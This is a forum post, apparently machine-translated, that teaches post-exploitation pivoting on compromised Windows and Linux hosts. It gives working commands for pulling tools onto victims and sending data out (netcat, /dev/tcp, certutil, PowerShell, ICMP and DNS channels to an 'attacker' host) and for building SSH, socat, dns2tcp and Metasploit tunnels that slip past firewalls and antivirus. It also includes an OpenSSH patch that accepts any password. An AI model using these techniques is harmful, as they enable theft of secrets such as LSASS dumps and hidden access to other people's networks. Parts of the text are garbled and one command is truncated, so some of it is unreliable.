Article Pivoting. Squeezing the most out of post-exploitation

tabac · 10.09.2020

Trace

tabac
CPU register User

10.09.2020 #1

Pivoting is one of the stages of hacking, when the attacker creates for himself a fulcrum in a compromised system, a springboard for further penetration. In many ways, post-exploitation is similar to "extreme administration" and has little to do with information security. But without this stage, no hacking can do, otherwise it is simply meaningless. In general, post-exploitation usually involves the following sequential steps:

- evasion, antivirus bypass;
- persistence, pinning (registration in startup, creation of a service, and so on);
- pivoting, organization of access, points of support;
- privilege escalation, elevation of privileges;
- gathering, data collection (passwords, documents, etc.);
- lateral movement, horizontal movement (gaining access to other hosts);
- other activities to manage the compromised OS (obtaining GUI, installing keyloggers, scanning ports);
- sweeping traces (cleaning logs, deleting created files).

The order of steps each time may be different, some of them may be completely absent. For example, the same pivoting is not always needed. Each of the stages deserves a separate article, but today we will talk exclusively about pivoting.
Pivoting is aimed primarily at bypassing firewalls or other interference with the transmission of data between the attacker and the victim, such as port filtering or
NAT. And you can solve such problems not only by forwarding ports or tunneling. Organizing the GUI in a Windows environment can also be a major problem, as some programs do not have a console interface.
Pivoting can be encountered at any stage of the attack - from penetration into the internal network, when you need to overcome the limitations of the DMZ, to the moment when the rights of the domain administrator have already been obtained and you need to get to a specially protected local network. We will try to use the least suspicious techniques so that we are not burned by antiviruses, and at the same time the most universal ones are built-in commands or portable software. Let's consider different cases of pivoting - with and without administrator rights. As usual, we use Linux on the attacking side.

- The # symbol indicates cases when administrative rights are required on a compromised OS.
- The $ symbol is the case when it is possible to run without administrator rights.

File transfer (infiltration and exfiltration)

The first problem that an attacker encounters during the pivoting phase is file transfer. Sometimes you need to pour on the remote host exploit raising privileges, download any document, memory dump, raise the proxy server, finally. The specificity of data transmission is due to the need to perform it exclusively by basic means of the OS. There are several options here. Exfiltration over **TCP**
Classic file transfer using netcat looks like this:

Code: Copy to clipboard

```
attacker> nc victim 1234 < file
victim$> nc -nv -lp 1234 > file
```

Same but reverse connection:

Code: Copy to clipboard

```
attacker> nc -nv -lp 1234 < file
victim$> nc attacker 1234 > file
```

The method is mainly focused on Linux. However, even on Linux, netcat is not always present. In this case, you can transfer files using bash:

Code: Copy to clipboard

```
attacker> nc -nv -lp 1234 < file
victim$> exec 3<> /dev/tcp/10.0.0.1/1234
victim$> cat <&3 > file
```

Of course, we can transfer files in reverse order, from victim to attacker. Exfiltration via **SMB**
The easiest option for transferring files under Windows.

To quickly start an SMB server, use the Python impacket package:

Code: Copy to clipboard

```
attacker> sudo smbserver.py ro /usr/share/windows-binaries/
victim$> copy \\attacker\ro\nmap.exe
```

Exfiltration via HTTP

And this is the easiest option for transferring files under Linux. To quickly start the web server in the current folder, use the built-in Python module:

Code: Copy to clipboard

```
attacker> python -m SimpleHTTPServer 8080
victim$> wget http://attacker/socat -O /tmp/socat
```

Often HTTP is the only window to the world from the DMZ, and in Windows you also have to use it, and in different ways. The most versatile, but not the most beautiful method looks like this:

Code: Copy to clipboard

```
victim$> hh.exe http://attacker/nmap.exe.txt
victim$> cd \users\victim\appdata\local\microsoft\windows\
victim$> dir /s nmap.exe*
victim$> cd путь_до_папки
victim$> move nmap.exe[1].txt nmap.exe
```

This method involves sending a file of any content, but with a .txt extension. If the remote host is running Windows 7 or newer, it's easier to use PowerShell:

Code: Copy to clipboard

```
victim$> powershell -c (new-object System.Net.WebClient).DownloadFile('http://attacker/nmap.ex
```

In addition, if the host is spinning more or less fresh Windows 7, you can use a very useful utility, which we will return to a little later more than once:

Code: Copy to clipboard

```
victim$> certutil -urlcache -split -f http://attacker/nc.exe.txt nc.exe.txt
```

In addition to the methods described, there are several others, including booting using VBS or PowerShell, but they are more cumbersome and are used in practice infrequently. Exfiltration using **FTP**
The method is well suited for Windows in cases where SMB ports are filtered.

Often in internal networks between VLANs, admins filter 445/TCP ports, which adds to the attacker's

problems. You can get rid of them using the good old FTP protocol. To run the FTP server in the current folder, use the Python package pyftpdlib:

Code: Copy to clipboard

```
attacker> sudo python -m pyftpdlib -p 21
```

Since the FTP program is interactive, you will need to create a small script with commands on victim:

Code: Copy to clipboard

```
victim$> echo open attacker 21 > ftp.txt
victim$> echo anonymous>> ftp.txt
victim$> echo pass>> ftp.txt
victim$> echo bin >> ftp.txt
victim$> echo GET nmap.exe >> ftp.txt
victim$> echo bye >> ftp.txt
victim$> ftp -s:ftp.txt
```

Please note: when transferring a login and password, there is no space. Exfiltration with **TFTP** is quite an exotic way to transfer files, but it is probably worth mentioning.

You can use the classic atftpd to run a TFTP server, or you can use the Python ptftpd package.

Code: Copy to clipboard

```
attacker> sudo ptftpd -p 69 eth0 .
victim#> pkgmgr /iu:TFTP; tftp.exe -i 10.0.0.10 GET nc.exe
victim$> tftp attacker get /nc
```

Exfiltration via ICMP

If all TCP is banned, ICMP will come to the rescue. This method is suitable for exfiltration, that is, only for transferring data in one direction - towards the attacker.
Under Linux, this can be done relatively simply:

Code: Copy to clipboard

```
victim$> xxd -p -c 4 secret.bin | while read line; do ping -c 1 -p $line attacker; done
```

In the example above, we only transfer 4 bytes per packet. Under Windows, we use PowerShell and any of a bunch of ready-made scripts on the Internet. Exfiltration via **DNS**
If it comes to DNS, then everything is filtered on the attacked host.

Or almost everything. Any isolated internal network somehow interacts with the outside world – with the Internet, for example, to download updates or send e-mail. Therefore, DNS almost always works on the resolution of external addresses. Very often, no one bothers to make a white list of acceptable domains, so we get a completely working channel for data transmission in both directions.
exfiltration and infiltration through DNS, we will use ready-made scripts.
Here and in all subsequent sections about DNS, it is implied that we have delegated the zone attacker.tk to ourselves. Run a custom DNS server:

Code: Copy to clipboard

```
attacker> sudo ./dns_upload.py --udp --file dnscat.exe
```

Remember the number of required DNS queries. To download the file via DNS, you will need a small script on VBS, since it is the most portable and will work on any Windows. Before starting, do not forget to adjust the number of DNS queries in the for loop. The script is run as follows:

Code: Copy to clipboard

```
victim$> cscript.exe dns_download.vbs
```

Despite the fact that we were able to download any file and can use ready-made solutions like dnscat,it happens that antiviruses spoil life when you just need to take some LSASS dump from a compromised machine. Therefore, we use similar scripts for exfiltration:

Code: Copy to clipboard

```
attacker> sudo ./dns_download.py --udp --file out.bin
victim$> cscript.exe dns_upload.vbs c:\path\to\secret.bin attacker.tk
```

Under Linux, we act as follows:

Code: Copy to clipboard

```
victim$> ./dns_download.sh attacker.tk 1080 /tmp/dnscat
```

The METHOD with DNS is good for everyone, but for transferring large files it is quite slow.

Plaintext exfiltration Is almost always possible to transfer files as plain text.
As a rule, if we have a shell, we can insert a fairly large portion of data into it using the clipboard. In this case, the data should be presented in text form. Sometimes too much data cannot be transferred. Therefore, depending on the size of the file being transferred, it should first be divided into pieces of the required sizes:

Code: Copy to clipboard

```
attacker> split -b $[1*1024*1024] nmap.zip
```

The result is n files of 1 MB (as in the example), starting with x*. As a method of transformation, we will use Base64:

Code: Copy to clipboard

```
attacker> base64 -w 0 < xaa > xaa.txt
```

Under Linux, after the transfer is complete, the pieces of the file can be joined together:

Code: Copy to clipboard

```
victim$> for i in x*; do base64 < $i > $i.txt; done
victim$> cat x*.txt > nmap.zip
```

Done, the file is assembled from pieces. In Windows, everything is not so simple and there are different techniques for solving a similar problem. Here's the classic way, suitable for rare versions of Windows:

Code: Copy to clipboard

```
attacker> wine exe2bat.exe someprog.exe commands.bat
```

The bat file received at the output is ready-made commands consisting entirely of printed characters. To build from a text representation (in this case, Hex) to the original binary, the built-in debug.exe component is used, which is present only in 32-bit versions of Windows from XP to 7 inclusive.
A more modern method that works on Windows 7-10 and similar server editions of Windows:

Code: Copy to clipboard

```
victim$> certutil -decode content_base64.txt nmap.exe
```

In each of the cases mentioned, we could encounter the fact that the file had to be cut into several pieces. To collect the resulting binary pieces into one file in Windows, you need to do the following:

Code: Copy to clipboard

```
victim$> type xaa.bin xab.bin xac.bin > 1.exe
```

And if on the contrary, you need to unload large binaries from victim to attacker, for example, a memory dump? The easiest way to cut a file will be using 7zip (which does not require installation and can be delivered to the machine using two files: 7z.exe and 7z.dll):

Code: Copy to clipboard

```
victim$> 7z a -v1m out.7z hugefile.bin
```

The resulting binary bits can then be encoded in Base64:

Code: Copy to clipboard

```
victim$> certutil -encode 1.bin 1.txt
```


And transmitted through the appropriate channel.
So, with the problem of file delivery figured out. Now we can transfer all the necessary programs that we will need next. Under Windows, we will give preference to portable versions. Linux is supposed to use statically assembled programs to avoid problems with library versions. Since not only a server can be compromised, but also some router or other device, it is desirable to have statically assembled binaries for different architectures, at least the most popular: x86, ARM and MIPS.

Port forwarding
Probably the easiest thing about pivoting is to throw a port somewhere.

There are a lot of options for a simple pass. In fact, for simple port forwards, a wonderful socatutility will be enough:

Code: Copy to clipboard

```
victim$> socat.exe tcp-listen:4445,fork tcp-connect:target:445
```



Simple port

forwarding The socat program, by the way, is ported from Linux, so there it can also be used using a completely similar syntax. In general, the possibilities of socat are much broader than a simple redirect. We will return to this utility.
If the attacker has administrator or root rights on the compromised machine, then the redirect can be performed by means of a
firewall. On Windows, this is done as follows:

Code: Copy to clipboard

```
victim#> netsh interface portproxy add v4tov4 listenport=4445 listenaddress=victim
connectport=445 connectaddress=target
```

On Linux, this is how:

Code: Copy to clipboard

```
victim#> iptables -t nat -A PREROUTING -p tcp --dport 4445 -j DNAT --to-destination target:445
```

Local port forwarding Speaking of port forwarding,
you can't pass by SSH, which is a fairly flexible solution and is often used for this purpose. In fact, SSH does not perform a very normal redirect. It creates tunnels, allowing you to reuse the connection — to push a new network connection inside another, already established. It is noteworthy that both the server and the client can act as a link performing a probros.
We imply that the SSH server is running on the victim, regardless of which OS is used there. The throughsage is performed as follows:

Code: Copy to clipboard

```
attacker> ssh -N user@victim -L 4445:target:445
```

Port forwarding using SSH

Remote port forwarding

Remote port forwarding differs from local forwarding only in that the procedure itself is performed from an SSH server. In this case, the forwarding direction will be the opposite of the established SSH connection.
Remote port forwarding can be useful if you want to organize an exfiltration channel with victim through
attacker. For example, to install the necessary packages by downloading them through a proxy on a compromised host isolated from the Internet. But more often than not, Remote port forwarding is used if the victim is not running an SSH server or if the port is filtered. In this case, we can still throw the port with the attacker, but on the initiative of the victim.
First, let's start the SSH server at home and create a fictitious
account:

Code: Copy to clipboard

```
attacker> sudo /etc/init.d/ssh start
attacker> useradd -M -N -d /dev/null -s /bin/false proxy
attacker> passwd proxy
```

To log in by SSH non-interesting way, we use the following keys:


Code: Copy to clipboard

```
victim$> chown user priv_key
victim$> chmod 0400 priv_key
```

And now we create a back-connect scheme:

Code: Copy to clipboard

```
victim$> ssh -i priv_key proxy@attacker -N -R 4445:target:445 -o StrictHostKeyChecking=no
```



Back-connect

a similar method will also help bypass the firewall or NAT. In Windows, where you probably won't find SSH servers, we'll also have to use Remote port forwarding using a portable client:

Code: Copy to clipboard

```
victim> plink.exe -N -l proxy -pw passwd -R 4445:target:445 attacker -P 22
```

As a result, we get a configuration identical to the one shown in the figure above. The picture shows that in the case of Local Port Forwarding, the client plays the role of the forwarding, and in the case of Remote Port Forwarding, the server plays the role.
Working with , we can also perform throughs using the connection between victim and attacker, that is, organize tunneling.
To build the attacker:4445 tunnel → victim → target:445, do the following: `metasploit`

Code: Copy to clipboard

```
meterpreter> portfwd add -L 127.0.0.1 -l 4445 -r target -p 445
```

To organize the victim:6666 tunnel, → attacker → target:8888 run the following command:

Code: Copy to clipboard


```
meterpreter> portfwd add -R -L target -l 8888 -p 6666
```

Bypassing two firewalls at once Attackers

often have to deal with well-isolated VLANs, when attackers and victims are on different networks behind the firewall or NAT and cannot directly establish connections in either direction.

Attacker and victim are on different networks behind the firewall or NAT

No reverse shell or SSH tunnels will help us here. Alternatively, you can arrange access to a "third" host from another VLAN, to which both can initiate a TCP connection.




Organizing a connection through the third host

Find such a host is usually not a problem. Of course, this very third host also cannot overcome the firewall and reach the attacker or the victim. To solve this problem, use the following trick:


Code: Copy to clipboard

```
third$> socat tcp-listen:5555 tcp-listen:6666
victim$> socat tcp-connect:third:6666 tcp-connect:target:22
```




Connect using an intermediate host

It is important to initiate a first connection to 5555/tcp because socat performs the second half of socket operations (tcp-listen:6666) after establishing a tcp-listen:5555 connection. As a result, it turns out that two incoming connections are connected through pipe, and through this pipe traffic can go bypassing two firewalls or NAT at once.



Connect using an intermediate host

It is important to initiate a first connection to 5555/tcp because socat performs the second half of socket operations (tcp-listen:6666) after establishing a tcp-listen:5555 connection. As a result, it turns out that two incoming connections are connected through pipe, and through this pipe traffic can go bypassing two firewalls or NAT at once.



Firewall and NAT

bypass scheme As a result, we gained access to port 22 on the target machine, which was hiding behind a firewall.

dns2tcp Now consider a heavy, but still quite characteristic case: from a compromised network there is no access to the Internet.
You'll have to use DNS again.
dns2tcp utility has versions for Windows and Linux and uses SSH-like port forwarding
syntax. On the server side of the attacker in dns2tcpdrc, we specify the following settings:

Code: Copy to clipboard

```
listen = 1.2.3.4
port = 53
user = nobody
key = s3cr3t
chroot = /var/empty/dns2tcp/
domain = attacker.tk
```

Run:

Code: Copy to clipboard

```
attacker> sudo ./dns2tcpd -F -d3 -f dns2tcpdrc
```

Copy to the victim client part. To route victim:4444 → attacker → target:5555, run the utility with the following parameters:

Code: Copy to clipboard

```
victim$> dns2tcpc.exe -z attacker.tk -k s3cr3t -t 3 -L 4444:target:5555 8.8.8.8
```

To go along the route attacker:4445 → victim → target:445 run the toola as follows:

Code: Copy to clipboard

```
victim$> dns2tcpc.exe -z attacker.tk -k s3cr3t -t 3 -R 4445:target:445 8.8.8.8
```

Now through this tunnel you can organize a proxy or drop a meterpreter session and forget about the lack of Internet. Moving on.

Proxing Port Forwarding has one small limitation: it is a static operation, and we make a separate pass for each ip:port bundle.

As a rule, this is necessary only at the initial stage to bypass the firewall. But if it is necessary to organize a more complete and convenient access to the network segment through a compromised machine, a proxy is used.

3proxy In simple situations, there is nothing better than using 3proxy.
Utilities from this set of programs are portable, they do not require installation and administrator rights. Tools work fine on both Windows and Linux and are easily cross-compiled. To start the SOCKS proxy server, the following commands are used (under Linux and Windows, respectively):

Code: Copy to clipboard

```
victim$> ./socks -d -p3128
victim$> socks.exe -d -p3128
```

To start the HTTP connect proxy server, use the following commands (under Linux and Windows, respectively):

Code: Copy to clipboard

```
victim$> ./proxy -d -p8080
victim$> proxy.exe -d -p8080
```

If the antivirus has eaten 3proxy, you can try the utility from the Nmapset:

Code: Copy to clipboard

```
victim$> ncat.exe -vv --listen 3128 --proxy-type http
```

If it doesn't help, then go to SSH.

SSH Going back to SSH, there is one point that was missed earlier.
If you fail to obtain root privileges on a compromised machine, a number of problems immediately arise. First, we must know the password from the current account, which is not always known. Secondly,

if SSH is not running, then its launch will require root rights. All this, fortunately, can be corrected as follows:

Code: Copy to clipboard

```
attacker> git clone https://github.com/openssh/openssh-portable
```

Patch the functions responsible for authentication:

Code: Copy to clipboard

```
int auth_shadow_pwexpired(Authctxt *ctxt){
    return 0;
}
int sys_auth_passwd(struct ssh *ssh, const char *password){
    return 1;
}
```

Now we assemble the toolza - preferably statically to avoid problems with dependencies:

Code: Copy to clipboard

```
attacker> autoreconf
attacker> LDFLAGS='-static' ./configure --without-openssl
attacker> make
attacker> ./ssh-keygen
```

Slightly change the config : `sshd_config`

Code: Copy to clipboard

```
Port 2222
HostKey /path/to/here/ssh_host_rsa_key
```

Copy and run the utility on victim:

Code: Copy to clipboard

```
victim$> $(pwd)/sshd -f sshd_config
```

Now the SSH-server will be able to work as a proxy server without root rights and we will be able to log in to it with any password. On Windows, where there is usually no SSH server, you can use freeSSHd,which will act as a proxy server.

However, for this we still need administrator rights. FreeSSHd is a great alternative to 3proxy and meterpreter, when the antivirus does not allow you to run anything suspicious.
Consider a typical example of passing a network
perimeter. Imagine that the server is accessed from the DMZ. Only the necessary ports are usually thrown to such servers, which means that we will not connect directly to the proxy. Let's remember about port tunneling:

Code: Copy to clipboard


```
victim$> ssh -N proxy@attacker -R 2222:victim:22
```

Now attacker:2222 will be dropped at victim:22. Through this tunnel we organize a proxy:

Code: Copy to clipboard

```
attacker> ssh -ND 127.0.0.1:3128 127.0.0.1 -p2222
```

If all goes well, the attacker will see a SOCKS proxy on TCP port 3128. In fact, it is a tunnel inside the tunnel.



SOCKS-proxy as a "tunnel inside the tunnel"

If there are no problems with antiviruses, you can use Metasploit, it will be a little easier:

